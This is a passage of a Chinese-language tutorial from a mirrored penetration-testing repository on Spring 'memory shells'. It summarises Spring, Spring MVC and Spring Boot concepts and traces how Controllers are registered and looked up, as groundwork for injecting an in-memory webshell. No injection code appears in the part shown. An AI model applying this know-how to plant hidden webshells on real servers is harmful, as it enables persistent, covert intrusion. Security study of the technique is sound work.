mirror of
https://github.com/Mr-xn/Penetration_Testing_POC.git
synced 2026-10-24 17:04:31 +00:00

599 lines
31 KiB
Markdown
599 lines
31 KiB
Markdown
# 漏洞篇 - Spring 内存马
|
||
> 2024-10-21
|
||
> 来源:https://changeyourway.github.io/2024/10/21/Java%20%E5%AE%89%E5%85%A8/%E6%BC%8F%E6%B4%9E%E7%AF%87-Spring%E5%86%85%E5%AD%98%E9%A9%AC/
|
||
|
||
## Spring 概念总结
|
||
|
||
本节的前置知识是 Spring、SpringBoot、SpringMVC 。这里总结一下基本问题:
|
||
|
||
### **Spring Framework**
|
||
|
||
Spring 是一个全功能的 Java 应用开发框架,提供核心容器功能、AOP、数据访问等模块。
|
||
|
||
- **IoC(控制反转)容器**:对 Java 对象的控制权由用户转移到 Spring IOC 容器,通过依赖注入(DI)管理对象的创建和依赖关系。
|
||
- **AOP(面向切面编程)**:通过定义通知无侵入式的对切入点方法进行功能增强。
|
||
- **事务管理**:提供声明式和编程式事务管理,支持数据库事务和其他资源的管理。
|
||
- **DAO 支持**:整合 JDBC、Hibernate、JPA 等数据访问框架。
|
||
- **Context**:ApplicationContext 作为核心容器,管理 Bean 的生命周期和依赖注入。
|
||
|
||
#### Spring 常用注解
|
||
|
||
- **@Component**:通用的组件注解,表明一个类会被 Spring IoC 容器管理。
|
||
- **@Service**:标注服务层的组件,具有 `@Component` 的功能,但语义更清晰,通常用于业务逻辑层。
|
||
- **@Repository**:用于标注数据访问层的组件,具备 `@Component` 的功能,并且附带数据库操作相关的功能(如异常转换)。
|
||
- **@Controller**:用于标注控制层的组件,通常与 Spring MVC 一起使用。
|
||
- **@Autowired**:自动装配 Bean,可以通过构造方法、字段、setter 方法进行注入。
|
||
- **@Qualifier**:与 `@Autowired` 结合使用,指定注入的具体实现类。
|
||
- **@Primary**:当有多个候选 Bean 时,优先选择标注了该注解的 Bean 进行注入。
|
||
- **@Scope**:定义 Bean 的作用域,常见的有 `singleton`(默认)和 `prototype`。
|
||
- **@PostConstruct** 和 **@PreDestroy**:用于标注 Bean 初始化和销毁时的操作。
|
||
|
||
### **SpringMVC**
|
||
|
||
SpringMVC 是 Spring 框架的一个子项目,专注于构建基于 Web 的应用。
|
||
|
||
- **Controller**:处理 HTTP 请求的核心组件。`@Controller` 注解用于定义控制器类,方法通过 `@RequestMapping` 或 `@GetMapping`、`@PostMapping` 等映射 URL。
|
||
- **Model**:传递到视图层的数据对象。通常在控制器方法中使用 `Model` 或 `ModelAndView` 来包装数据。
|
||
- **View Resolver(视图解析器)**:解析控制器返回的逻辑视图名称,将其映射到具体的视图(如 JSP、Thymeleaf)。
|
||
- **Interceptor(拦截器)**:类似于过滤器,但更灵活,可以在请求到达控制器之前或之后进行拦截处理,如验证、日志记录等。通过实现 `HandlerInterceptor` 接口并配置到 SpringMVC 的配置文件中。
|
||
- **Data Binding & Validation**:支持将 HTTP 请求参数绑定到 Java 对象中,并且支持 JSR-303/JSR-380 注解进行数据校验(如 `@Valid`、`@NotNull` 等)。
|
||
|
||
#### SpringMVC 常用注解
|
||
|
||
- **@Controller**:标识控制器,Spring MVC 会自动扫描带有该注解的类,将其作为请求处理器。
|
||
- **@RequestMapping**:用于映射 URL 到指定的控制器方法或类,支持 GET、POST 等 HTTP 请求。
|
||
- **@GetMapping**、\*\*@PostMapping**、**@PutMapping**、**@DeleteMapping\*\*:分别对应 HTTP 的四种常用请求方式,简化了 `@RequestMapping` 的使用。
|
||
- **@RequestParam**:用于绑定请求参数到方法的参数。
|
||
- **@PathVariable**:将 URL 中的路径参数绑定到方法参数。
|
||
- **@ModelAttribute**:用于将表单数据绑定到模型对象,或在控制器方法执行之前预先填充模型。
|
||
- **@RequestBody**:将请求体中的 JSON 数据转换为 Java 对象。
|
||
- **@ResponseBody**:将方法的返回值作为 HTTP 响应体返回,而不是跳转到页面。
|
||
- **@RestController**:组合注解,等同于 `@Controller` 和 `@ResponseBody`,用于构建 RESTful API。
|
||
- **@ExceptionHandler**:用于处理控制器中的异常。
|
||
|
||
### **Spring Boot**
|
||
|
||
Spring Boot 是基于 Spring 框架的快速开发框架,简化了配置,提供开箱即用的开发体验。
|
||
|
||
- **Auto Configuration(自动配置)**:Spring Boot 的核心特性,自动配置常用组件,如数据库、MVC、消息队列等,避免繁琐的 XML 配置。
|
||
- **Starter**:Spring Boot 提供各种 Starter 依赖(如 `spring-boot-starter-web`、`spring-boot-starter-data-jpa`),可以轻松集成常见的功能模块。
|
||
- **Embedded Server(嵌入式服务器)**:Spring Boot 提供了嵌入式服务器(如 Tomcat、Jetty),开发时无需手动部署到外部服务器。
|
||
- **SpringApplication**:启动 Spring Boot 应用的入口类,常见于 `main` 方法中调用 `SpringApplication.run()` 来启动应用。
|
||
- **Actuator**:用于监控和管理 Spring Boot 应用的模块,提供诸如健康检查、性能指标、应用信息等接口。
|
||
- **CommandLineRunner & ApplicationRunner**:提供在 Spring Boot 应用启动后执行的逻辑,常用于初始化工作。
|
||
|
||
#### SpringBoot 常用注解
|
||
|
||
- **@SpringBootApplication**:组合注解,等同于 `@Configuration`、`@EnableAutoConfiguration` 和 `@ComponentScan`。用于标注启动类,开启自动配置和组件扫描。
|
||
- **@EnableAutoConfiguration**:让 Spring Boot 根据依赖自动配置 Spring 应用上下文。
|
||
- **@Configuration**:定义配置类,等同于 XML 中的 `<beans>` 配置。
|
||
- **@Bean**:定义一个 Bean,方法返回值会被注册到 Spring 容器中。
|
||
- **@Conditional**:根据条件(如类存在、环境变量等)来决定是否创建某个 Bean。
|
||
- **@EnableConfigurationProperties**:启用配置属性,通常与 `@ConfigurationProperties` 配合使用。
|
||
- **@ConfigurationProperties**:用于将配置文件(如 `application.properties`)中的属性映射到类上。
|
||
- **@RestController**:用于创建 RESTful API,自动将返回值作为响应体返回。
|
||
- **@SpringBootTest**:用于 Spring Boot 项目中的测试,加载整个应用程序的上下文。
|
||
|
||
### 常用的 Context
|
||
|
||
- **ApplicationContext**:Spring 的核心接口,提供 Bean 的管理、依赖注入、生命周期管理等功能。常用的实现类包括:
|
||
- **ClassPathXmlApplicationContext**:基于类路径下的 XML 文件进行配置。
|
||
- **AnnotationConfigApplicationContext**:基于 Java 注解进行配置。
|
||
- **WebApplicationContext**:专门为 Web 应用设计的上下文,Spring MVC 项目中通常会用到。
|
||
- **ServletContext**:代表整个 Web 应用程序的上下文,生命周期由 Web 容器管理,Spring 会与其整合以提供更多服务。
|
||
|
||
### 特点总结
|
||
|
||
- **Spring**:提供 IoC 和 AOP 的功能,核心是解耦组件,管理 Bean 的生命周期,提供事务管理等。
|
||
- **Spring MVC**:专注于 Web 层,处理 HTTP 请求和响应,遵循 MVC 模式,便于构建 Web 应用程序。
|
||
- **Spring Boot**:提供自动化配置,简化了 Spring 应用的配置过程,尤其适合快速开发和微服务架构。
|
||
|
||
## Spring 内存马
|
||
|
||
### 依赖导入
|
||
|
||
Spring 的 Controller 型和 Interceptor 型内存马都需要 SpringMVC 的依赖:
|
||
|
||
```
|
||
<dependency>
|
||
<groupId>org.springframework</groupId>
|
||
<artifactId>spring-webmvc</artifactId>
|
||
<version>5.2.10.RELEASE</version>
|
||
</dependency>
|
||
```
|
||
|
||
### Controller 型
|
||
|
||
#### Controller 注册流程
|
||
|
||
SpringMVC 初始化时,在每个容器的 bean 构造方法、属性设置之后,将会使用 InitializingBean 的 afterPropertiesSet 方法进行 Bean 的初始化操作,其中实现类 RequestMappingHandlerMapping 用来处理具有 @Controller 注解类中的方法级别的 @RequestMapping 以及 RequestMappingInfo 实例的创建。看一下具体的是怎么创建的。
|
||
|
||

RequestMappingHandlerMapping 的 afterPropertiesSet 方法初始化了 RequestMappingInfo.BuilderConfiguration 这个配置类,然后调用了其父类 AbstractHandlerMethodMapping 的 afterPropertiesSet 方法:
|
||
|
||
|
||
|
||

其父类 AbstractHandlerMethodMapping 的 afterPropertiesSet 方法调用了 initHandlerMethods 方法,首先获取了 Spring 中注册的 Bean,然后循环遍历,调用 processCandidateBean 方法处理 Bean:
|
||
|
||
|
||
|
||

processCandidateBean 方法获取指定 bean 的类型,如果标识为处理程序类型(Handler),则调用 detectHandlerMethods 方法处理:
|
||
|
||
|
||
|
||

而在实现类 RequestMappingHandlerMapping 中,isHandler 方法用来判断当前类是否带有 @Controller 或 @RequestMapping 注解:
|
||
|
||
|
||
|
||

detectHandlerMethods(Object handler) 方法的主要作用是从指定的处理器(通常是一个控制器类)中检测所有的处理方法,并注册这些方法,以便 HandlerMapping 之后能够根据请求找到合适的处理方法:
|
||
|
||
|
||
|
||
第一步获取了指定类的 Class 对象
|
||
|
||
接着使用 MethodIntrospector.selectMethods() 通过反射扫描类中的所有方法,过滤出有请求映射的处理方法。
|
||
|
||
用 getMappingForMethod 为每个方法获取其请求映射信息(例如 `@RequestMapping` 注解中定义的 URL、HTTP 方法、请求参数等)。
|
||
|
||
最后通过 registerHandlerMethod() 将这些方法(method)与其对应的请求映射(mapping)注册到 SpringMVC 的处理机制中。
|
||
|
||

在实现类 RequestMappingHandlerMapping 中,getMappingForMethod 方法会返回一个 RequestMappingInfo 对象,这个对象包含了 RequestMapping 的基本信息:
|
||
|
||
|
||
|
||
而 registerHandlerMethod() 方法是调用了内部类 MappingRegistry 的 register 方法:
|
||
|
||

|
||
|
||
跟进这个 register 方法,其实就是完成了一些数据的封装、属性的赋值:
|
||
|
||

主要有这些属性:
|
||
|
||
|
||
|
||
以上就是 Controller 的注册流程。总结一下:
|
||
|
||
接口 InitializingBean#afterPropertiesSet() 用来实现 bean 的初始化,RequestMappingHandlerMapping 是它的实现类
|
||
|
||
```
|
||
RequestMappingHandlerMapping#afterPropertiesSet()
|
||
AbstractHandlerMethodMapping#afterPropertiesSet()
|
||
AbstractHandlerMethodMapping#initHandlerMethods()
|
||
AbstractHandlerMethodMapping#processCandidateBean(String)
|
||
-> RequestMappingHandlerMapping#isHandler(Class<?>) # 判断当前类是否带有 @Controller 或 @RequestMapping 注解
|
||
-> AbstractHandlerMethodMapping#detectHandlerMethods(Object)
|
||
-> RequestMappingHandlerMapping#getMappingForMethod(Method, Class<?>) # 获取注解相关信息
|
||
-> AbstractHandlerMethodMapping#registerHandlerMethod(Object, Method, T)
|
||
AbstractHandlerMethodMapping$MappingRegistry#register(T, Object, Method) # 注册注解相关信息
|
||
```
|
||
|
||
#### Controller 查找原理
|
||
|
||
当发送一次请求,SpringMVC 是如何去查找到对应的 Controller 来处理的呢?
|
||
|
||

在 SpringMVC 的请求流程中,DispatcherServlet 收到请求后会通过 HandlerMapping 查找与请求路径匹配的处理器 Handler,然后交给 Handler 处理,这个 Handler 通常是一个 Controller :
|
||
|
||
|
||
|
||

我们重点关注 AbstractHandlerMethodMapping 的 lookupHandlerMethod 方法,而在那之前的调用逻辑如下:
|
